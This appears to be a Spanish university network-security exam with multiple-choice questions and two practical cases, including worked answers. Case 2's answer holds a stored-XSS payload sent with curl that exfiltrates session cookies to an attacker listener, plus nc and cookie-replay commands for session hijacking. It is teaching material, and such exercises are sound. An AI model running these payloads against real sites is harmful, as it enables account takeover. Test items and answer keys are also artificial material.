Esta prueba consta de dos partes, la primera son unas preguntas de test y la segunda unos casos. Cada parte contarán **5 puntos** de la nota total del examen. En el test cada pregunta **correcta** sumara **1** y cada pregunta **incorrecta** o **sin responder** contará **0**.

Parte 1 (5 puntos):

Pregunta 1:

Si utilizamos exclusivamente base64 para la comunicación de datos, cuando vamos a enviar un mensaje hacia un destino dado. ¿Cómo lo ciframos?

A) Con nuestra clave privada.

B) La comunicación no se estaría cifrando.

C) Con su clave pública, que es la que conocemos.

D) Con la clave comun que ámbos extremos conocen.

E) Ninguna de las anteriores.

Pregunta 2:

En el método de autenticación DIGEST utilizado en HTTP:

A) El usuario y password viajan de forma segura porque se está utilizando un algoritmo de cifrado base64.

B) El usuario y password viajan de forma insegura por la red y no se debería utilizar.

C) Se utiliza un hash para el envío del usuario y password permitiendo que un atacante no pueda ver usuario y password en limpio.

D) Ninguna de las anteriores.

Pregunta 4:

Mediante la técnica de Cross Site Scripting o XSS:

A) Se podría llegar a generar un archivo en el servidor que permita la ejecución de comandos de forma remota.

B) Esta técnica sólamemte permite modificar partes estáticas de cómo ve la página un cliente de la web, como poner la foto de David Hasselhoff en una página.

C) Permite ejecutar comandos SQL por parte de un atacante en cualquier sistema mienstras este haga uso de funcionalidades de base de datos.

D) Podríamos llegar a hacer login como otro usuario sin necesidad de utilizar passwords gracias a ella.

E) Ninguna de las anteriores respuestas es correcta.

Pregunta 3:

Supongamos que ejecutamos el comando ldd y me da la siguiente salida:

```
animanegra@burrito:~$ ldd binario.bin
        linux-vdso.so.1 (0x00007fffbcfe3000)
        libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007f71f5499000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f71f52d8000)
        libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007f71f5264000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f71f525f000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f71f570b000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007f71f523e000)
```

A) Podemos deducir que estamos ante un programa compilado en 64 bits.

B) Podemos deducir que estamos ante un programa compilado en 32 bits.

C) Podemos deducir que estamos ante un ejecutable compilado estáticamente.

D) Podemos deducir que estamos ante un ejecutable compilado dinámicamente.

E) Ninguna de las demás respuestas es correcta.

Pregunta 5:

Un usuario desea entrar en un sistema y le sale una pantalla en la que debe de introducir usuario y password. Una vez introducido el login se le envía al usuario un número mediante SMS al movil que debe incluir para terminar el proceso. A todo este proceso se le denomina:

A) Autenticación

B) Autorización

C) Accounting

D) Homming

E) Ninguna de las anteriores

Pregunta 6:

El proceso de ataque a las passwords suponiendo que no se puede obtener el archivo de hashes o los hashes de usuario. Medusa o hydra frente a uno realizado mediante john the ripper utilizando como entrada el mismo diccionario para los mismos usuarios y passwords en ambos casos y suponiendo que el usuario y password esta dentro del diccionario utilizado:

A) John funcionará más rápido.

B) John funcionará menos rápido.

C) John no se podrá utilizar.

D) Ninguna de las anteriores.

Pregunta 7:

Diga cuales de los siguientes algoritmos son de cifrado simétrico:

A) DES

B) Base64

C) RSA

D) MD5

E) KMFDM

E) Ninguna de las anteriores

Pregunta 8:

Si accedo a una página web escribiendo www.pagina.es, el HSTS está activado y ya he entrado con anterioridad a la página:

A) Podrían hacer un ataque combinando ettercap para envenenar ARP y SSLStrip mediante el cual podrían obtener mis credenciales.

B) Podrían hacer un ataque de man in the middle mediante ARP spoofing permitiendo obtener las credenciales de usuario haciendo simplemente un tcpdump o usando el wireshark.

C) Se podría hacer uso de hydra para obtener las credenciales que la victima teclea y envía por la red.

D) Se podría hacer uso de john the ripper para obtener las credenciales que la victima teclea y envía por la red.

E) Ninguna de las anteriores afirmaciones es correcta.

Pregunta 9:

¿Que es RSA?

A) Un sistema de codificación

B) Un sistema de encriptación simétrica

C) Un sistema de encriptación asimétrica

D) Ninguna de las anteriores

Pregunta 10:

Se puede leer dentro del codigo PHP lo siguiente:

```
if($_POST['password']=="lalala"){
     include("correcto.php");
}else{
     include("badpassword.php");
}
```

Supondremos que correcto.php no debe verse por terceras personas y que los demás archivos **.php** del servidor son seguros ¿Que problema tiene esta pagina?

A) Que pueden meter un POST con contenido del tipo ***1==1*** || ***1*** con lo que el php que se va a componer tendrá como verificacion ***1==1*** || ***1=="lalala"*** permitiendo la entrada a cualquiera.

B) Se puede hacer un SQLInjection que permitirá obtener datos de la base de datos.

C) Se puede hacer un file inclusion que permitirá ejecutar un php que subiremos al servidor.

D) El código presentado no tiene fallos de seguridad debidos a la codificación.


Parte 2 (5 puntos):

Caso 1 (2.5 puntos):

Nuestra empresa de ciberseguridad **RTFM** ha conseguido un contrato con la empresa **DummyLabs**. La empresa tiene un problema notable, dispone de un programa que obtiene la **temperatura** y nivel de **CO2** en el servidor y los datos que genera dicho programa se guardan en otro ordenador. El ordenador que está corriendo el programa que recoge los datos está en el **ordenador 4**. Dicho programa tiene hardcodeado **a quien envía** los datos, que en este caso es el **ordenador 2**, cosa que **no se puede cambiar**. Los datos no van cifrados pero no pasa, nada siempre que los paquetes de datos no lleguen a la red insegura, que es la 10.1.X.X, sin cifrar.

El programa propietario que recibe los datos no hace nada del otro mundo, símplemente recoge los datos que recibe por el socket en el puerto 54471 (tal y como estén) y los guarda en un archivo llamado **datos.dat**. Uno de los principales problemas es que la licencia de este programa **que recibe** datos ha expirado y no está guardando datos (Y no deseamos pagar una nueva licencia de un programa tan tonto).

La red de la empresa tiene la estructura que se observa en la figura:



En el **ordenador 2** está corriendo un **servidor web** en el puerto **80** que utilizan los clientes de la empresa y varios programas de esta, por lo que **no se le puede cambiar la dirección IP** a dicho ordenador. Como el ordenador es un pocco viejo **se deséa** que el almacenamiento de los datos que

envía **ordenador 4** se haga directamente en el **ordenador 3**.

Sólamente el ordenador4 dispone de servidor ssh y el **resto** de ordenadores de la empresa dispone de **cliente ssh** y **nc**.

Los ordenadores de la empresa tienen configurados sus routers por defecto siempre a la IP del router de su subred que termine en **.254**. La configuración de los routes es la siguiente:

router1:

```
root@router1:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere            tcp spt:ssh
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:www
ACCEPT     tcp  --  anywhere             anywhere            tcp spt:www
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:54471
ACCEPT     tcp  --  anywhere             anywhere            tcp spt:54471

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

router2:

```
root@router2:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere            tcp spt:ssh
ACCEPT     tcp  --  anywhere             anywhere            tcp spt:www
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:www
ACCEPT     tcp  --  anywhere             anywhere            tcp spt:54471
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:54471

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Además, la configuración del archivo **/etc/ssh/sshd_conf** en el ordenador 4 es la siguiente:

```
AuthorizedKeysFile    .ssh/authorized_keys
AllowTcpForwarding yes
GatewayPorts yes
Subsystem      sftp    /usr/sbin/sftp-server
```

Sabiendo que la empresa nos deja hacer login local en cualquiera de los ordenadors de la empresa con la cuenta tlm que **NO** dispone de privilegios de root y suponiendo que si dejamos corriendo un proceso en el ordenador este no se apagará.

¿Se podrá realizar lo que pide la empresa **DummyLabs** sin instalar programas adicionales?. En caso afirmativo, escriba la sucesión de comandos que debe ejecutar desde el ordenador del que tiene acceso. Puede acompañar la ejecución con una breve explicación. En caso negativo, argumentar por que no es posible realizar la petición exigida por **DummyLabs** en estas condiciones concretas.


```
tlm@ordenador2:~$ ssh 10.3.0.100 -L *:54471:127.0.0.1:54471 -N -T

tlm@ordenador3:~$ ssh 10.3.0.100 -R 54471:127.0.0.1:54471 -N -T
tlm@ordenador3:~$ nc -l -p 54471 > datos.dat
```

Caso 2:

La empresa **4llunsafe** dispone de un sistema superseguro. El ordenador4 protege un archivo secreto llamado **secreto.txt** que se encuentra en el directorio **/home/www/secreto.txt**.

La red de la empresa es la que se ve a continuación:



En la red 10.1.X.X es donde se situan los clientes y donde nosotros, componentes del grupo **WarmSmellyHatArmy** deseamos realizar un ataque a dicha empresa y obtener el fichero secreto desde el **Ordenador1.**

En nuestra misma subred (en la dirección IP 10.1.0.101) hay un admin poco avispado que está continuamente accediendo a la pagina **index.php** del ordenador 4 metiendo sus credenciales (que son válidas) en caso de que le hace falta, todo ello para verificar continuamente el contenido del archivo secreto. No pasan 30 segundo sin volver a comprobarlo.

La URL que el admin pone siempre para acceder al sistema es la siguiente:

https://10.3.0.100/html/2020-2021/ssi_recu/index.php

Siempre verifica que el certificado es el correcto antes de meter cualquier credencial en el sistema y nunca hace logout.

Las direcciones IP de los ordenadores y routers aparecen en la figura y los routers no tienen ninguna regla.

Ordenador1, Ordenador2, Ordenador3 y Ordenador4 disponen aparte de los programas incluidos por defecto en los sistemas Linux y los que se pueden observar por las salidas de los

comandos que se muestran más adelante en el texto el **curl**, el **nc**, el **openssl**, el **ettercap**, el **sslstrip** y un navegador **web firefox**.

El **ordenador4** tiene corriendo un servidor apache en el puerto **https** y la única información que tenemos leakeada es su **index.php.**

Ordenador4:

```
root@ordenador4:~# cat /var/www/html/2020-2021/ssi_recu/index.php
<?php
        include("autentica.php");
        session_start();


        if(isset($_GET["entrada"])){
                $COMENTARIOS=file_get_contents("./comentarios.txt");
                $COMENTARIOS=$COMENTARIOS."<br>\n".$_GET["entrada"];
                file_put_contents("./comentarios.txt",$COMENTARIOS);
                        }


        if(autentica($_GET["usuario"],$_GET["password"])){


                $_SESSION["usuario"]="admin";


        }


        if($_SESSION["usuario"]=="admin"){


                ?>


                <h1>hola admin</h1>


                <?php


                include("/home/www/secreto.txt");




        }else{


                ?>


                <h1>No tienes privilegios</h1>
```

```
                Autenticate:


                <form>
                        user: <input name="usuario"></input><br>
                        pass: <input name="password"></input><br>


                        <input type="submit"></input>
                </form>


                O deja un comentario:


                <form>
                        comentario: <input name="entrada"></input><br>


                        <input type="submit"></input>
                </form>


                <?php


        }


        $COMENTARIOS=file_get_contents("./comentarios.txt");
        echo $COMENTARIOS;


?>
```

También sabemos que **autentica.php**, donde se incluye la funciónn **autentica** no tiene ningún error y que las passwords son increiblemente grandes y seguras.

¿Será posible obtener el contenido del archivo secreto.txt de forma correcta? En caso afirmativo decir que comandos se deben ejecutar desde el ordenador 10.1.0.100 para conseguir el archivo que se desea. Se puede ampliar los comandos con algun tipo de información adicional. En caso de que no se pueda realizar dar los argumentos por los que es imposible obtener el archivo.

```
root@ordenador1:~# curl "http://10.3.0.100/html/2020-2021/ssi_recu/index.php?entrada=%3Cscript
%3Edocument.write(%22%3Cimg%20src=%27http://10.1.0.100:54471/%22%2Bdocument.cookie%2B%22%27%3E%3C/
img%3E%22);%3C/script%3E"

root@ordenador1:~# nc -l -p 54471

root@ordenador1:~# curl --cookie "PHPSESSID=jbdnsdcsjb30gjci61mhnmd8m5"
"http://10.3.0.100/html/2020-2021/ssi_recu/index.php"
```